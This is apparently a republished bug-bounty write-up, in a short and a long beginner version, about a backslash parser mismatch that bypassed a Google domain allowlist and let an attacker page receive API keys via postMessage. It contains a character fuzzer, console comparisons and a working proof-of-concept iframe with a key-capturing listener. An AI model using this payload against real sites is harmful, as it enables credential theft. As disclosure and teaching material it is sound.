The unexpected Google wide domain check bypass
 Published on bugs.xdavidhu.me
Hi! Welcome to my first ever writeup!
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
In December 2019, while at 36C3, I was looking through API documentation for something new to exploit. Browsing the GMail API Docs, I came across a button that generated a GMail API key for you when pressed. That looked interesting: it seemed you could perform Google Cloud Console actions just by making a victim click a link.

The popup app is called henhouse. The GMail API documentation embeds henhouse as an IFrame, loading this URL:
https://console.developers.google.com/henhouse/?pb=["hh-0","gmail",null,[],"https://developers.google.com",null,[],null,"Create API key",0,null,[],false,false,null,null,null,null,false,null,false,false,null,null,null,null,null,"Quickstart",true,"Quickstart",null,null,false]
pb[4] in that URL is https://developers.google.com, the URL of the embedding domain. The fact that henhouse is embedded hints at communication between parent and child IFrame: the Done button closes the henhouse window and returns to the documentation. After some testing I confirmed that henhouse sends postMessages to the parent domain, more precisely to the domain specified in pb[4]. I also found that when an API key or OAuth Client ID is generated, it is sent back to the parent in a postMessage.
Setup
The work was done against the live henhouse app embedded by the GMail API documentation, using the browser JavaScript console and a small fuzzer script. No accounts, roles or special tooling beyond a browser are described. The attack needs a victim who loads an attacker-controlled page that embeds henhouse and interacts with it enough to generate a credential.
Finding it
The attack scenario I imagined was straightforward: embed henhouse on my own malicious site and listen for the victim's API key arriving in a postMessage. So I put my own domain into the pb object.

That did not work. To this day I am not sure why, but I did not give up and started reverse-engineering the JavaScript to figure out how the whitelist works. After a few hours of untangling obfuscated JavaScript I understood it. Here is a pseudocode version:
// This is not real code..

var whitelistedWildcards = ['.corp.google.com', '.c.googlers.com'];
var whitelistedDomains = ['https://devsite.googleplex.com', 'https://developers.google.com',
                          'https://cloud-dot-devsite.googleplex.com', 'https://cloud.google.com'
                          'https://console.cloud.google.com', 'https://console.developers.google.com'];

var domainURL = URL.params.pb[4];
if (whitelistedDomains.includes(domainURL) || getAuthorityFromMagicRegex(domainURL).endsWith(whitelistedWildcards)) {
  postMessage("API KEY: " + apikey, domainURL);
}
Bypassing whitelistedDomains looked impossible, but I wanted to dig deeper into whitelistedWildcards. The check parses the authority (domain) of the URL and tests whether it ends with .corp.google.com or .c.googlers.com. The parsing function looks like this:
var getAuthorityFromRegex = function(domainURL) {
  var magicRegex = /^(?:([^:/?#.]+):)?(?:\/\/(?:([^/?#]*)@)?([^/#?]*?)(?::([0-9]+))?(?=[/#?]|$))?([^?#]+)?(?:\?([^#]*))?(?:#([\s\S]*))?$/;
  return magicRegex.match(domainURL)[3]
}
magicRegex.match(domainURL)[3] is the authority. Trying the regex on a full-featured URL in the JS console shows the capture groups:
"https://user:[redacted]:8080/path/to/something?param=value#hash".match(magicRegex);

Array(8) [ "https://user:[redacted]:8080/path/to/something?param=value#hash",
           "https", "user:pass", "[redacted].google.com", "8080", "/path/to/something", "param=value", "hash" ]
I put the regex into www.debuggex.com, which visualises it and lets you play with it in real time to see how matching happens.

I wanted to figure out what makes the regex think the authority is over and the port or path is coming, in other words what "ends the authority". Zooming in shows the relevant part:

So the authority ends with /, ? or #, and anything after is no longer the domain name. All of those are valid terminators. But I had the idea that something else might exist: a character that, when parsed by the browser, ends the authority, but when parsed by this regex does not. That would let us make something that ends in, for example, .corp.google.com:
https://xdavidhu.me[MAGIC_CHARACTER][redacted].google.com
For the browser the authority would be xdavidhu.me, but for the regex the authority would be the whole thing, which ends in .corp.google.com, so the API key postMessage would be allowed to be sent.
Exploitation
Step 1: fuzz for characters that end the authority in a real browser
I read through HTTP and URL specifications, which did not give me what I wanted, so I wrote a small JavaScript fuzzer to test what ends the authority in an actual browser:
var s = ' !"#$%&\'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\\]^_`abcdefghijklmnopqrstuvwxyz{|}~';

for (var i = 0; i < s.length; i++) {
  char = s.charAt(i);
  string = 'https://xdavidhu.me'+char+'.corp.google.com';
  try {
    const url = new URL(string);console.log("[+] " + string + " -> " + url.hostname);
  } catch {
    console.log("[!] " + string + " -> ERROR");
  }
}
The script loops through the string s, puts each character one by one in the middle of the URL, parses the URL and prints the authority. Besides many negative results it produced four positive ones, four characters that ended the authority:
[+] https://xdavidhu.me/.corp.google.com -> xdavidhu.me
[+] https://xdavidhu.me?.corp.google.com -> xdavidhu.me
[+] https://xdavidhu.me#.corp.google.com -> xdavidhu.me
[+] https://xdavidhu.me\.corp.google.com -> xdavidhu.me
In the browser, besides /, ? and #, the backslash \ also ends the authority. I tested the three major browsers I had on hand (Firefox, Chrome, Safari) and all of them had the same result.
Step 2: confirm the parser mismatch in the console
I found the source of this behaviour in Chromium's source code:
bool IsAuthorityTerminator(base::char16 ch) {
  return IsURLSlash(ch) || ch == '?' || ch == '#';
}
And the IsURLSlash function:
inline bool IsURLSlash(base::char16 ch) {
  return ch == '/' || ch == '\\';
}
With this bug, the exploit can be demonstrated in the JS console. The regex keeps the backslash inside the authority, while the browser treats it as a terminator:
// Regex parsing
"https://user:[redacted]\\[redacted].google.com:8080/path/to/something?param=value#hash".match(magicRegex)

Array(8) [ "https://user:[redacted]\\[redacted].google.com:8080/path/to/something?param=value#hash",
           "https", "user:pass", "xdavidhu.me\\[redacted].google.com", "8080", "/path/to/something", "param=value", "hash" ]

// Browser parsing
new URL("https://user:[redacted]\\[redacted].google.com:8080/path/to/something?param=value#hash")

URL { href: "https://user:[redacted]/[redacted].google.com:8080/path/to/something?param=value#hash",
      origin: "https://xdavidhu.me", protocol: "https:", username: "user", password: "pass", host: "xdavidhu.me",
      hostname: "xdavidhu.me", port: "", pathname: "/[redacted].google.com:8080/path/to/something", search: "?param=value" }
Step 3: build the POC
With the mismatch confirmed, I made a POC that embeds henhouse and grabs the victim's API key. The pb[4] value is https://xdavidhu.me\\[redacted].google.com, which passes the ends-with check on the regex-parsed authority but is the attacker's origin as far as the browser is concerned:
<iframe id="test" src='https://console.developers.google.com/henhouse/?pb=["hh-0","gmail",null,[],"https://xdavidhu.me\\[redacted].google.com",null,[],null,"Create API key",0,null,[],false,false,null,null,null,null,false,null,false,false,null,null,null,null,null,"Quickstart",true,"Quickstart",null,null,false]'></iframe>

<script>
window.addEventListener('message', function (d) {
  console.log(d.data);
  if(d.data[1] == "apikey-credential"){
    var h1 = document.createElement('h1');
    h1.innerHTML = "Your API key: " + d.data[2];
    document.body.appendChild(h1);
  }
});
</script>
Here is the POC video I sent to Google which shows this in action:
Step 4: check how widely the regex is used
At this point I had mixed feelings, since the impact was quite low. You could only "steal" API keys or OAuth Client IDs. Client IDs without the secrets are meh, and generating an API key for a paid API (with required billing) required user interaction, so this was essentially a low to medium impact bug.
Then I thought the regex looked far too overkill to have been created exclusively for henhouse. I started grepping JS files in other Google products, and the regex was everywhere: in the Google Cloud Console's JS, the Google Actions Console's JS, in YouTube Studio, in myaccount.google.com and even in some Google Android apps. A day later I found this line in the Google Corp Login Page ([redacted].google.com):
var goog$uri$utils$splitRe_ = [THE_MAGIC_REGEX],
After that I was sure this was bigger than henhouse. Anywhere the regex is used to do domain validation with similar "ends-with" logic, it can be bypassed with the \ character.
Root cause
The whitelist logic parses the authority out of pb[4] with a hand-written regex and then applies an ends-with test against .corp.google.com and .c.googlers.com. The regex treats only /, ? and # as terminators of the authority, so a backslash stays inside the captured authority. Browsers, as shown by Chromium's IsURLSlash, treat \ as a slash and therefore end the authority there. The two parsers disagree about where the authority stops, so a URL whose real origin is the attacker's domain can have a regex-parsed authority that ends in a whitelisted wildcard. The exact-match list of whitelistedDomains was not bypassable; the weakness was entirely in the wildcard branch.
Impact
An attacker who gets a victim to load a malicious page embedding henhouse can receive the generated API key or OAuth Client ID in a postMessage, because the app sends it to the domain in pb[4] and the check accepts the crafted value. The impact is limited: only API keys or OAuth Client IDs can be taken, client IDs without secrets are of little use, and generating a key for a paid API with required billing needs user interaction. The same regex-based ends-with validation appears across many Google products, so anywhere it is used for domain validation it can be bypassed with the \ character, though the report does not demonstrate those cases.
Fix

Google fixed the bug on 6 March 2020. The report does not describe the change made in Google's products. Separately, the Closure library commit I found shows the regex being changed:

With this change:
Variants to test
- Look for hand-written URL parsing regexes used for domain or origin validation, especially ends-with checks against a suffix. A positive result is a URL where the regex capture and
new URL(...).hostnamedisagree about the authority. - Run the character fuzzer against other parsers and browsers: insert each printable character between your domain and a whitelisted suffix and compare the parsed hostname. A positive result is any character that ends the authority in the browser but not in the validator.
- Grep bundled JavaScript for the same regex or similar authority-matching patterns in other products. A positive result is the pattern used in a security-relevant check, such as deciding a
postMessagetarget origin. - Test
postMessagetarget handling wherever a URL parameter controls the destination. A positive result is a message delivered to an origin the validator intended to reject.
Timeline
| Date | Event |
|---|---|
| Jan 04, 2020 | Bug reported |
| Jan 06, 2020 | Initial triage |
| Jan 06, 2020 | Bug accepted (P4 -> P1) |
| Jan 17, 2020 | Reward of $6000 issued |
| Mar 06, 2020 | Bug fixed |
Two days after reporting I got this response:

A few weeks later I was watching LiveOverFlow's 'XSS on Google Search' video, where he mentioned that Google's JavaScript code is actually open source and showed Google's common JavaScript library, the Closure library. I immediately wondered whether I had found a bug in that library, opened the Closure library GitHub repo and looked at the commits, and found the change shown above.
What happened, in plain words
This is the story of a small web page that hands out a credential, a check that was supposed to stop other websites from receiving that credential, and a single character that made the check and the browser disagree. The check was written by hand, the browser follows its own rules, and the two rules did not match. Because the same checking code had been copied into many Google products, a bug that started in one small popup turned out to affect a shared library used almost everywhere at Google.
Along the way you will meet a few ideas that come up again and again in security. I explain each one the first time it appears, so you can follow the whole thing with nothing more than a browser and some curiosity.
Some words you will need
Before the story starts, here are the basic building blocks. The glossary at the end repeats them.
- An API (Application Programming Interface) is a way for one piece of software to ask another piece of software to do something. Think of a restaurant: you do not walk into the kitchen, you order from a menu and the kitchen does the work. An API is the menu.
- An API key is a long random string that identifies you to an API, a bit like a membership card. Whoever holds the card can often use the service as you, which is why keys are worth stealing.
- An OAuth Client ID is a similar identifier used when an application wants to ask a user for permission to access their data. On its own, without a matching secret, it is much less useful than an API key.
- A URL is the address of something on the web, for example
https://developers.google.com. It has parts: the scheme (https), the authority or host (the domain name, heredevelopers.google.com), an optional port, a path, a query string and a fragment. - An origin is the combination of scheme, host and port. Browsers use the origin to decide which pages are allowed to talk to each other. Two pages with different origins are kept apart on purpose.
- An IFrame is a way to place one web page inside another, like a picture frame on a wall holding a smaller picture. The outer page is the parent, the inner one is the child.
- postMessage is the browser feature that lets a parent page and an embedded child page send messages to each other. The sender names a target origin, and the browser only delivers the message if the receiving page really is at that origin.
- A whitelist (or allowlist) is a list of things that are permitted. Anything not on the list is refused.
- A regular expression (regex) is a pattern for matching text. It is a tiny language of its own, and people use it to pull pieces out of strings, such as the domain out of a URL.
- Fuzzing means trying lots of automatically generated inputs to see which ones cause interesting behaviour, instead of guessing one at a time.
- Reverse-engineering means reading code you did not write, often code that has been made hard to read, to work out what it does.
- Obfuscated JavaScript is code whose names and layout have been scrambled so it is hard for a human to follow, while the browser still runs it fine.
- Grepping means searching through many files for a piece of text.
- A POC (proof of concept) is a small demonstration that shows a bug is real.
- Triage is the first review a security team does on a report, to decide whether it is valid and how serious it is.
- A P1 and a P4 are priority labels. P1 is high priority, P4 is low.
How it started
In December 2019, at an event called 36C3, I was looking through API documentation for something new to exploit. Browsing the GMail API Docs, I came across a button that generated a GMail API key for you when pressed. That looked interesting: it seemed you could perform Google Cloud Console actions just by making a victim click a link.
The important part is the idea it planted: a page on the web can trigger an action that produces a credential. If I could get a victim to load that page, and if the credential came back to me instead of to Google, I would have their key.
The popup and its address
The popup app is called henhouse. The GMail API documentation embeds henhouse as an IFrame, loading this URL:
https://console.developers.google.com/henhouse/?pb=["hh-0","gmail",null,[],"https://developers.google.com",null,[],null,"Create API key",0,null,[],false,false,null,null,null,null,false,null,false,false,null,null,null,null,null,"Quickstart",true,"Quickstart",null,null,false]
This is one long address. The part before the ? is the page being loaded, and everything after the ? is a query string: a list of settings passed to that page. Here the setting is called pb and its value is a list written in a format called JSON, which is just a way of writing structured data as text. The list is full of values: some text, some null (meaning empty), some false, some 0.
pb[4] in that URL is https://developers.google.com, the URL of the embedding domain. Counting from zero, the fifth item in the list is the address of the page that put the frame on screen. That makes sense: the popup needs to know where to send its results back.
The fact that henhouse is embedded hints at communication between parent and child IFrame: the Done button closes the henhouse window and returns to the documentation. For that to work, the two pages must be talking. After some testing I confirmed that henhouse sends postMessages to the parent domain, more precisely to the domain specified in pb[4]. I also found that when an API key or OAuth Client ID is generated, it is sent back to the parent in a postMessage.
That is the whole shape of the attack. If I can control what goes into pb[4], the popup will send the freshly generated key to me.
The setup
The work was done against the live henhouse app embedded by the GMail API documentation, using the browser JavaScript console and a small fuzzer script. No accounts, roles or special tooling beyond a browser are described. The attack needs a victim who loads an attacker-controlled page that embeds henhouse and interacts with it enough to generate a credential.
In other words: I needed a victim, a page of mine, and the victim interacting with the popup enough to generate a credential.
The first attempt
The attack scenario I imagined was straightforward: embed henhouse on my own malicious site and listen for the victim's API key arriving in a postMessage. So I put my own domain into the pb object.
The screenshot shows the result: it did not work. Somewhere inside the app there was a check, a whitelist, and my domain was not on it.
To this day I am not sure why, but I did not give up and started reverse-engineering the JavaScript to figure out how the whitelist works. After a few hours of untangling obfuscated JavaScript I understood it. Here is a pseudocode version:
// This is not real code..

var whitelistedWildcards = ['.corp.google.com', '.c.googlers.com'];
var whitelistedDomains = ['https://devsite.googleplex.com', 'https://developers.google.com',
                          'https://cloud-dot-devsite.googleplex.com', 'https://cloud.google.com'
                          'https://console.cloud.google.com', 'https://console.developers.google.com'];

var domainURL = URL.params.pb[4];
if (whitelistedDomains.includes(domainURL) || getAuthorityFromMagicRegex(domainURL).endsWith(whitelistedWildcards)) {
  postMessage("API KEY: " + apikey, domainURL);
}
Pseudocode is code written for humans rather than for a computer: it keeps the logic and drops the noise. Line by line:
whitelistedWildcardsis a list of two suffixes,.corp.google.comand.c.googlers.com. A suffix is an ending: any domain that finishes with one of these is treated as a Google-internal domain.whitelistedDomainsis a list of exact addresses that are also allowed, such as the documentation site itself.domainURLreads the value at position 4 of thepblist, the address the popup was told to send results to.- The
ifhas two branches joined by||, which means "or". The first branch asks whetherdomainURLis exactly one of thewhitelistedDomains. The second branch takesdomainURL, pulls the authority out of it with a function calledgetAuthorityFromMagicRegex, and asks whether that authority ends with one of the wildcard suffixes. - If either branch is true, the key is sent with
postMessagetodomainURL.
Bypassing whitelistedDomains looked impossible, because an exact match leaves no room to manoeuvre. But I wanted to dig deeper into whitelistedWildcards. The check parses the authority (domain) of the URL and tests whether it ends with .corp.google.com or .c.googlers.com. The parsing function looks like this:
var getAuthorityFromRegex = function(domainURL) {
  var magicRegex = /^(?:([^:/?#.]+):)?(?:\/\/(?:([^/?#]*)@)?([^/#?]*?)(?::([0-9]+))?(?=[/#?]|$))?([^?#]+)?(?:\?([^#]*))?(?:#([\s\S]*))?$/;
  return magicRegex.match(domainURL)[3]
}
This function takes a URL and returns one piece of it. The long pattern between the slashes is the regex. match runs the pattern against the URL, and [3] picks the third captured group out of the result. The groups are the pieces in brackets inside the pattern, and the third one is the authority. So the function answers the question: what does this regex think the domain is?
magicRegex.match(domainURL)[3] is the authority. Trying the regex on a full-featured URL in the JS console shows the capture groups:
"https://user:[redacted]:8080/path/to/something?param=value#hash".match(magicRegex);

Array(8) [ "https://user:[redacted]:8080/path/to/something?param=value#hash",
           "https", "user:pass", "[redacted].google.com", "8080", "/path/to/something", "param=value", "hash" ]
The console is the built-in tool in every browser where you can type JavaScript and see the result immediately. The URL in the example has every part a URL can have: a scheme, a username and password, a domain, a port, a path, a query and a fragment. The result is a list of eight items. The first is the whole URL. Then come the scheme https, the credentials user:pass, the domain [redacted].google.com, the port 8080, the path, the query and the fragment. The third captured group, the one the function returns, is indeed the domain.
I put the regex into www.debuggex.com, which visualises it and lets you play with it in real time to see how matching happens.
Debuggex draws the regex as a diagram, so instead of reading a wall of punctuation you can see the path the matcher takes through the URL. For a beginner this is the single most useful trick in the whole story: when a regex looks unreadable, draw it.
I wanted to figure out what makes the regex think the authority is over and the port or path is coming, in other words what "ends the authority". Zooming in shows the relevant part:
So the authority ends with /, ? or #, and anything after is no longer the domain name. All of those are valid terminators. A slash starts the path, a question mark starts the query, a hash starts the fragment. The regex was written with exactly those three in mind.
But I had the idea that something else might exist: a character that, when parsed by the browser, ends the authority, but when parsed by this regex does not. That would let us make something that ends in, for example, .corp.google.com:
https://xdavidhu.me[MAGIC_CHARACTER][redacted].google.com
For the browser the authority would be xdavidhu.me, but for the regex the authority would be the whole thing, which ends in .corp.google.com, so the API key postMessage would be allowed to be sent.
This is the heart of the bug, and it has a name: a parser mismatch. Two pieces of software read the same text and disagree about what it means. The check reads the URL one way, the browser reads it another way, and the gap between the two readings is where the attacker lives.
Step 1: fuzz for characters that end the authority in a real browser
I read through HTTP and URL specifications, which did not give me what I wanted, so I wrote a small JavaScript fuzzer to test what ends the authority in an actual browser:
var s = ' !"#$%&\'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\\]^_`abcdefghijklmnopqrstuvwxyz{|}~';

for (var i = 0; i < s.length; i++) {
  char = s.charAt(i);
  string = 'https://xdavidhu.me'+char+'.corp.google.com';
  try {
    const url = new URL(string);console.log("[+] " + string + " -> " + url.hostname);
  } catch {
    console.log("[!] " + string + " -> ERROR");
  }
}
Line by line:
sis a string containing every printable ASCII character, from space through the punctuation and digits and letters to the tilde. ASCII is the old standard table that gives every basic character a number, and this string is essentially that table written out.- The
forloop walks through the string one position at a time, from the first character to the last. charis the character at the current position.stringbuilds a test URL: my own domain, then the character under test, then.corp.google.com. The character sits exactly where a terminator would sit.new URL(string)asks the browser to parse the URL. This is the browser's own parser, the same one that decides where a real request goes.- If parsing succeeds, the script prints the URL and the
hostnamethe browser worked out. If parsing throws an error, it printsERRORinstead.
The script loops through the string s, puts each character one by one in the middle of the URL, parses the URL and prints the authority. Besides many negative results it produced four positive ones, four characters that ended the authority:
[+] https://xdavidhu.me/.corp.google.com -> xdavidhu.me
[+] https://xdavidhu.me?.corp.google.com -> xdavidhu.me
[+] https://xdavidhu.me#.corp.google.com -> xdavidhu.me
[+] https://xdavidhu.me\\.corp.google.com -> xdavidhu.me
Three of these are the characters the regex already knew about: slash, question mark and hash. The fourth is the backslash. In the browser, besides /, ? and #, the backslash \ also ends the authority. I tested the three major browsers I had on hand (Firefox, Chrome, Safari) and all of them had the same result.
Why does this matter? Because the regex does not treat a backslash as a terminator. So a URL like https://xdavidhu.me\.corp.google.com is, to the browser, a page on xdavidhu.me, but to the regex it is a domain ending in .corp.google.com. The whitelist says yes, the browser goes somewhere else.
Step 2: confirm the parser mismatch in the console
I found the source of this behaviour in Chromium's source code:
bool IsAuthorityTerminator(base::char16 ch) {
  return IsURLSlash(ch) || ch == '?' || ch == '#';
}
And the IsURLSlash function:
inline bool IsURLSlash(base::char16 ch) {
  return ch == '/' || ch == '\\';
}
Chromium is the open-source project behind Chrome, and its source code is public, so you can read the exact rule the browser follows. The first function asks: is this character one that ends the authority? It says yes if the character is a URL slash, a question mark or a hash. The second function defines a URL slash as either a forward slash or a backslash. Put together, the browser treats four characters as terminators: /, \, ? and #. The regex knew only three.
With this bug, the exploit can be demonstrated in the JS console. The regex keeps the backslash inside the authority, while the browser treats it as a terminator:
// Regex parsing
"https://user:[redacted]\\[redacted].google.com:8080/path/to/something?param=value#hash".match(magicRegex)

Array(8) [ "https://user:[redacted]\\[redacted].google.com:8080/path/to/something?param=value#hash",
           "https", "user:pass", "xdavidhu.me\\[redacted].google.com", "8080", "/path/to/something", "param=value", "hash" ]

// Browser parsing
new URL("https://user:[redacted]\\[redacted].google.com:8080/path/to/something?param=value#hash")

URL { href: "https://user:[redacted]/[redacted].google.com:8080/path/to/something?param=value#hash",
      origin: "https://xdavidhu.me", protocol: "https:", username: "user", password: "pass", host: "xdavidhu.me",
      hostname: "xdavidhu.me", port: "", pathname: "/[redacted].google.com:8080/path/to/something", search: "?param=value" }
This is the same URL read twice. The first block runs the regex and shows the third captured group as xdavidhu.me\\[redacted].google.com, a single authority that ends in .corp.google.com. The second block asks the browser, and the browser reports the origin as https://xdavidhu.me, with the hostname xdavidhu.me and the rest of the text pushed into the path. Same text, two different answers. That is the mismatch, proven in one console session.
Step 3: build the POC
With the mismatch confirmed, I made a POC that embeds henhouse and grabs the victim's API key. The pb[4] value is https://xdavidhu.me\\[redacted].google.com, which passes the ends-with check on the regex-parsed authority but is the attacker's origin as far as the browser is concerned:
<iframe id="test" src='https://console.developers.google.com/henhouse/?pb=["hh-0","gmail",null,[],"https://xdavidhu.me\\[redacted].google.com",null,[],null,"Create API key",0,null,[],false,false,null,null,null,null,false,null,false,false,null,null,null,null,null,"Quickstart",true,"Quickstart",null,null,false]'></iframe>

<script>
window.addEventListener('message', function (d) {
  console.log(d.data);
  if(d.data[1] == "apikey-credential"){
    var h1 = document.createElement('h1');
    h1.innerHTML = "Your API key: " + d.data[2];
    document.body.appendChild(h1);
  }
});
</script>
Line by line:
- The
<iframe>puts thehenhousepopup on my page. Itssrcis the same URL as before, except thatpb[4]now holds the crafted value with the backslash. The popup's own check reads that value, sees an authority ending in.corp.google.com, and decides the destination is allowed. window.addEventListener('message', ...)tells my page to run a function whenever a message arrives. This is the receiving half ofpostMessage.console.log(d.data)prints the message so I can see what came in.- The
ifchecks whether the second item of the message is the textapikey-credential, which is how the popup labels a generated API key. - If it is, the script creates a heading element, puts the text
Your API key:followed by the third item of the message, which is the key itself, into it, and adds it to the page.
Why does the message arrive at all? Because the browser delivers a postMessage based on the real origin of the receiving page, and the real origin here is xdavidhu.me. The popup asked to send to https://xdavidhu.me\\[redacted].google.com, the browser read that as xdavidhu.me, and my page is xdavidhu.me. The check and the browser each did their job correctly by their own rules. The rules just did not agree.
Here is the POC video I sent to Google which shows this in action:
Step 4: check how widely the regex is used
At this point I had mixed feelings, since the impact was quite low. You could only "steal" API keys or OAuth Client IDs. Client IDs without the secrets are meh, and generating an API key for a paid API (with required billing) required user interaction, so this was essentially a low to medium impact bug.
Then I thought the regex looked far too overkill to have been created exclusively for henhouse. A regex that long, with that many optional parts, is the kind of thing someone writes once and reuses, not something you write for one popup. I started grepping JS files in other Google products, and the regex was everywhere: in the Google Cloud Console's JS, the Google Actions Console's JS, in YouTube Studio, in myaccount.google.com and even in some Google Android apps. A day later I found this line in the Google Corp Login Page ([redacted].google.com):
var goog$uri$utils$splitRe_ = [THE_MAGIC_REGEX],
This is a single line of JavaScript assigning the regex to a variable whose name suggests it is a shared utility for splitting URLs. The name is not important; what matters is that the same pattern was sitting in a common helper, which is exactly how one bug ends up in many products.
After that I was sure this was bigger than henhouse. Anywhere the regex is used to do domain validation with similar "ends-with" logic, it can be bypassed with the \ character.
Why it worked
The whitelist logic parses the authority out of pb[4] with a hand-written regex and then applies an ends-with test against .corp.google.com and .c.googlers.com. The regex treats only /, ? and # as terminators of the authority, so a backslash stays inside the captured authority. Browsers, as shown by Chromium's IsURLSlash, treat \ as a slash and therefore end the authority there. The two parsers disagree about where the authority stops, so a URL whose real origin is the attacker's domain can have a regex-parsed authority that ends in a whitelisted wildcard. The exact-match list of whitelistedDomains was not bypassable; the weakness was entirely in the wildcard branch.
A useful way to remember it: the check was asking "does this text end with a trusted suffix?" while the browser was asking "where does this address actually point?". Those are different questions, and the attacker only needs them to have different answers.
What an attacker could do
An attacker who gets a victim to load a malicious page embedding henhouse can receive the generated API key or OAuth Client ID in a postMessage, because the app sends it to the domain in pb[4] and the check accepts the crafted value. The impact is limited: only API keys or OAuth Client IDs can be taken, client IDs without secrets are of little use, and generating a key for a paid API with required billing needs user interaction. The same regex-based ends-with validation appears across many Google products, so anywhere it is used for domain validation it can be bypassed with the \ character, though the report does not demonstrate those cases.
The fix
Google fixed the bug on 6 March 2020. The report does not describe the change made in Google's products. Separately, the Closure library commit I found shows the regex being changed:
With this change:
Things worth trying yourself
- Look for hand-written URL parsing regexes used for domain or origin validation, especially ends-with checks against a suffix. A positive result is a URL where the regex capture and
new URL(...).hostnamedisagree about the authority. - Run the character fuzzer against other parsers and browsers: insert each printable character between your domain and a whitelisted suffix and compare the parsed hostname. A positive result is any character that ends the authority in the browser but not in the validator.
- Grep bundled JavaScript for the same regex or similar authority-matching patterns in other products. A positive result is the pattern used in a security-relevant check, such as deciding a
postMessagetarget origin. - Test
postMessagetarget handling wherever a URL parameter controls the destination. A positive result is a message delivered to an origin the validator intended to reject.
Timeline
| Date | Event |
|---|---|
| Jan 04, 2020 | Bug reported |
| Jan 06, 2020 | Initial triage |
| Jan 06, 2020 | Bug accepted (P4 -> P1) |
| Jan 17, 2020 | Reward of $6000 issued |
| Mar 06, 2020 | Bug fixed |
Two days after reporting I got this response:
A few weeks later I was watching LiveOverFlow's 'XSS on Google Search' video, where he mentioned that Google's JavaScript code is actually open source and showed Google's common JavaScript library, the Closure library. I immediately wondered whether I had found a bug in that library, opened the Closure library GitHub repo and looked at the commits, and found the change shown above.
Glossary
- API: a way for one piece of software to ask another to do something, like ordering from a menu instead of walking into the kitchen.
- API key: a long random string that identifies you to an API, like a membership card that anyone holding it can use.
- OAuth Client ID: an identifier an application uses when asking a user for permission to access their data; without a matching secret it is of little use.
- URL: the address of something on the web, made of a scheme, authority, optional port, path, query and fragment.
- Authority: the domain part of a URL, the part that says which server is being addressed.
- Origin: the combination of scheme, host and port; browsers use it to decide which pages may talk to each other.
- IFrame: a web page embedded inside another web page.
- Parent and child: the outer page and the embedded page in an IFrame relationship.
- postMessage: the browser feature that lets pages send messages to each other, with a target origin that the browser checks.
